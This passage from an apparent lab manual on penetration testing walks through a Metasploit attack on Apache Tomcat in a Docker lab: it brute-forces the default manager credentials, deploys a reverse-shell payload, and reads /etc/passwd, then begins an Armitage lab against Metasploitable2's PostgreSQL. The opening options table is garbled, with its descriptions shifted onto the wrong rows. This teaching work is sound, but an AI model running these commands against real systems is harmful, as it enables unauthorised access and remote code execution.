  USERPASS_FILE    /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt
  USER_AS_PASS     false                no        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  USER_FILE        /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt
  VERBOSE          true                 yes       The target port (TCP)
  VHOST            no                   no        Negotiate SSL/TLS for outgoing connections
  STOP_ON_SUCCESS  false                yes       Stop guessing when a credential works for a host
  TARGETURI        /manager/html        yes       URI for Manager login. Default is /manager/html
  THREADS          1                    yes       The number of concurrent threads (max one per host)
  USERNAME         no                   no        The HTTP username to specify for authentication
  USERPASS_FILE    /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt
  USER_AS_PASS     false                no        File containing users and passwords separated by space, one pair per line
  USER_FILE        /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt
  VERBOSE          true                 yes       Try the username as the password for all users
  VHOST            no                   no        File containing users, one per line
  STOP_ON_SUCCESS  false                yes       Whether to print output for all attempts
  TARGETURI        /manager/html        yes       HTTP server virtual host
  THREADS          1                    yes
  USERNAME         no
  USERPASS_FILE    /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt
  USER_AS_PASS     false
  USER_FILE        /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt
  VERBOSE          true
  VHOST            no
msf6 auxiliary(scanner/http/tomcat_mgr_login) >

```

Fig 4.28: The “tomcat_mgr_login” Auxiliary Module

Metasploit's default files are already specified for USER_File and PASS_File. Now, set the remote hosts option to the IP address of the victim container, set the remote port to 8180 as Tomcat is running on that port. Set verbose to false and run the module.

```

root@attacker_1: /
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set verbose false
verbose => false
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[+] 10.10.10.3:8180 - Login Successful: tomcat:tomcat
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) >

```

Fig 4.29: Test “tomcat_mgr_login” Exploit Module

The module attempts to log in using various combinations of default usernames and passwords and one login was successful with the username and password both being tomcat.

Since the valid credentials are found, use the “tomcat_mgr_upload” module to exploit the vulnerability in Tomcat's Manager application. Load the module and see the current settings of the module by doing the following

```

msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

  Name      Current Setting  Required  Description
  ----      -
  HttpPassword      no          no        The password for the specified username
  HttpUsername      no          no        The username to authenticate as
  Proxies           no          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS            yes         yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT            80          yes        The target port (TCP)
  SSL              false        no        Negotiate SSL/TLS for outgoing connections
  TARGETURI        /manager     yes        The URI path of the manager app (/html/upload and /undeploy will be used)
  VHOST            no          no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.10.10.2       yes        The listen address (an interface may be specified)
  LPORT     4444             yes        The listen port

Exploit target:

  Id  Name
  --  ---
  0    Java Universal

msf6 exploit(multi/http/tomcat_mgr_upload) >

```

Fig 4.30: The “tomcat_mgr_upload” Exploit Module

By default, the remote port, local host, local port, payload, and exploit target are all set. But, instead of using the default payload, the “java/shell/reverse_tcp” payload will be used and the local host must be set again after setting the payload.

Follow the steps below to set the remote host, remote port used by Apache Tomcat, username, password, payload, and local host. After setting all the options run the module.

If a shell session opened run some system commands to verify if the victim container is compromised.

```
root@attacker_1: /
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload java/shell/reverse_tcp
payload => java/shell/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set LHOST 10.10.10.2
LHOST => 10.10.10.2
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.10.10.2:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 1eiikj7yo1s0cc4RpFkJaEaUadEhH...
[*] Executing 1eiikj7yo1s0cc4RpFkJaEaUadEhH...
[*] Undeploying 1eiikj7yo1s0cc4RpFkJaEaUadEhH ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (2952 bytes) to 10.10.10.3
[*] Command shell session 1 opened (10.10.10.2:4444 -> 10.10.10.3:44091 ) at 2021-12-04 18:51:32 +0000

hostname
victim_1

whoami
tomcat55

uname -a
Linux victim_1 5.11.0-41-generic #45~20.04.1-Ubuntu SMP Wed Nov 10 10:20:10 UTC 2021 x86_64 GNU/Linux

head -5 /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
```

Fig 4.31: Test “tomcat_mgr_upload” Exploit Module

Chapter 5

Lab 03 - Exploiting PostgreSQL Databases by Armitage

5.1 Overview

This lab exercise explores the use of the Armitage tool by exploiting the vulnerable PostgreSQL database of Metasploitable2.

5.2 Background Information

Armitage is a free and open-source graphical network security tool for the Metasploit Framework that allows security professionals to visualize targets, conduct scans, and exploits, get exploit recommendations, and better comprehend the power and potential of Metasploit.

PostgreSQL is a free and open-source relational database management system (RDBMS) that supports both SQL (relational) and JSON (non-relational) querying. Many web applications, as well as mobile and analytics apps, rely on PostgreSQL as their core database. PostgreSQL was created to run on UNIX-like platforms. After that, PostgreSQL was later developed to work on a variety of systems, including Windows, macOS, and Solaris.


5.3 Performing the Lab

Step 1: Prepare the Environment of the Experiment

First, start and attach the victim container by opening a GNOME Terminal on the Ubuntu machine and running the following commands

```
docker start victim_1
```

```
docker attach victim_1
```


A screenshot of a GNOME Terminal window. The title bar shows 'csl@CSL: ~' and standard window controls. The terminal text shows the user 'csl' at host 'CSL' in the home directory '~'. They run 'docker start victim_1', which returns 'victim_1'. Then they run 'docker attach victim_1', which returns 'root@victim_1:/#'.

```
csl@CSL:~$ docker start victim_1
victim_1
csl@CSL:~$ docker attach victim_1
root@victim_1:/#
```

Fig 5.1: Start and Attach the Victim Container

In the victim container, all services are disabled by default. Run the following command in the terminal of the victim container to start the required services.

services.sh




```
root@victim_1:/# services.sh
* Starting web server apache2
apache2: Could not reliably determine the server's fully qualified domain name,
using 10.10.10.3 for ServerName
[ OK ]
* Starting deferred execution scheduler atd
[ OK ]
* Starting periodic command scheduler crond
[ OK ]
Starting distccd
* Starting MySQL database server mysqld
[ OK ]
* Checking for corrupt, not cleanly closed and upgrade needing tables.
* Configuring network interfaces...
[ OK ]
* Starting portmap daemon...
[ OK ]
* Starting Postfix Mail Transport Agent postfix
[ OK ]
* Starting PostgreSQL 8.3 database server
[ OK ]
* Starting ftp server proftpd
[ OK ]
* Starting Samba daemons
[ OK ]
Starting network management services: snmpd.
snmpd[715]: error finding row index in _ifXTable_container_row_restore
* Starting OpenBSD Secure Shell server sshd
[ OK ]
* Starting system log daemon...
[ OK ]
* Starting Tomcat servlet engine tomcat5.5
[ OK ]
* Starting internet superserver xinetd
[ OK ]
* Doing Wacom setup...
[ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out'
[ OK ]
root@victim_1:/#
```

Fig 5.2: Start Necessary Services of the Victim Container

Open another GNOME Terminal in the ubuntu machine and run the following commands to start and attach the attacker container

docker start attacker_1

docker attach attacker_1




```
csl@CSL:~$ docker start attacker_1
attacker_1
csl@CSL:~$ docker attach attacker_1
_#
```

Fig 5.3: Start and Attach the Attacker Container

Step 2: Get the Network Information of the Attacker Container


Run the “*ifconfig*” command from the terminal of the attacker container to obtain the IP address of the attacker container.



```
root@attacker_1: /  
  
(root@attacker_1)-[/]  
# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500  
    inet 10.10.10.2  netmask 255.255.255.248  broadcast 10.10.10.7  
    ether 02:42:0a:0a:0a:02  txqueuelen 0  (Ethernet)  
    RX packets 44  bytes 6014 (5.8 KiB)  
    RX errors 0  dropped 0  overruns 0  frame 0  
    TX packets 0  bytes 0 (0.0 B)  
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Fig 5.4: IP Address of the Attacker Container

To determine the gateway of the attacker container, run the “*route -n*” command.



```
root@attacker_1: /  
  
(root@attacker_1)-[/]  
# route -n  
Kernel IP routing table  
Destination      Gateway          Genmask          Flags Metric Ref    Use Iface  
0.0.0.0          10.10.10.1      0.0.0.0          UG    0      0      0 eth0  
10.10.10.0       0.0.0.0         255.255.255.248  U     0      0      0 eth0
```


Fig 5.5: Gateway of the Attacker Container

The IP address of the attacker container is 10.10.10.2, which belongs to the 10.10.10.0/29 network, and its gateway is 10.10.10.1.

Step 3: Start Armitage

Armitage uses PostgreSQL as its database. By default, the PostgreSQL service is stopped in the attacker container. Run the following command to start the PostgreSQL service.

```
service postgresql start
```




```
root@attacker_1: /  
  
(root@attacker_1)-[/]  
# service postgresql start  
Starting PostgreSQL 14 database server: main.  
  
(root@attacker_1)-[/]  
#
```

Fig 5.6: Start PostgreSQL Service

Now create and initialize the “msf” database by running the following command.

```
msfdb init
```



```
root@attacker_1: /  
  
(root@attacker_1)-[/]  
# msfdb init  
System has not been booted with systemd as init system (PID 1). Can't operate.  
Failed to connect to bus: Host is down  
[+] Starting database  
System has not been booted with systemd as init system (PID 1). Can't operate.  
Failed to connect to bus: Host is down  
[+] Creating database user 'msf'  
[+] Creating databases 'msf'  
(Message from Kali developers)  
  
This is a minimal installation of Kali Linux, you likely  
want to install supplementary tools. Learn how:  
⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/  
(Run: "touch ~/.hushlogin" to hide this message)  
[+] Creating databases 'msf_test'  
(Message from Kali developers)  
  
This is a minimal installation of Kali Linux, you likely  
want to install supplementary tools. Learn how:  
⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/  
(Run: "touch ~/.hushlogin" to hide this message)  
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'  
[+] Creating initial database schema  
  
(root@attacker_1)-[/]  
#
```

Fig 5.7: Create and Initialize the msf Database

To clear the terminal of the attacker container run the “*clear*” command. Type “*armitage*” and hit “Enter” to open Armitage.




Fig 5.8: Start Armitage

First, a window will pop up to establish a connection between Armitage and the “msf” database, click on the “Connect” button. Another window will pop up, click on the “Yes” button so that Armitage can interact with Metasploit. Now a connection progress window will pop up. After completing the connection process, Armitage is finally ready to use.




Fig 5.9: Armitage

Step 4: Host Discovery

For host discovery, let's perform the Nmap Ping Scan from Armitage by choosing the following

Hosts > Nmap Scan > Ping Scan




Fig 5.10: Perform Nmap Ping Scan

A window will pop up for input, type the network address "10.10.10.0/29" and click on the "OK" button to start the scan.




Fig 5.11: Nmap Ping Scan Input

A Nmap console will open in the Console Panel of Armitage. After completing the Ping Scan, a window will pop up saying "Scan Complete!". Click on the "OK" button to close the window.

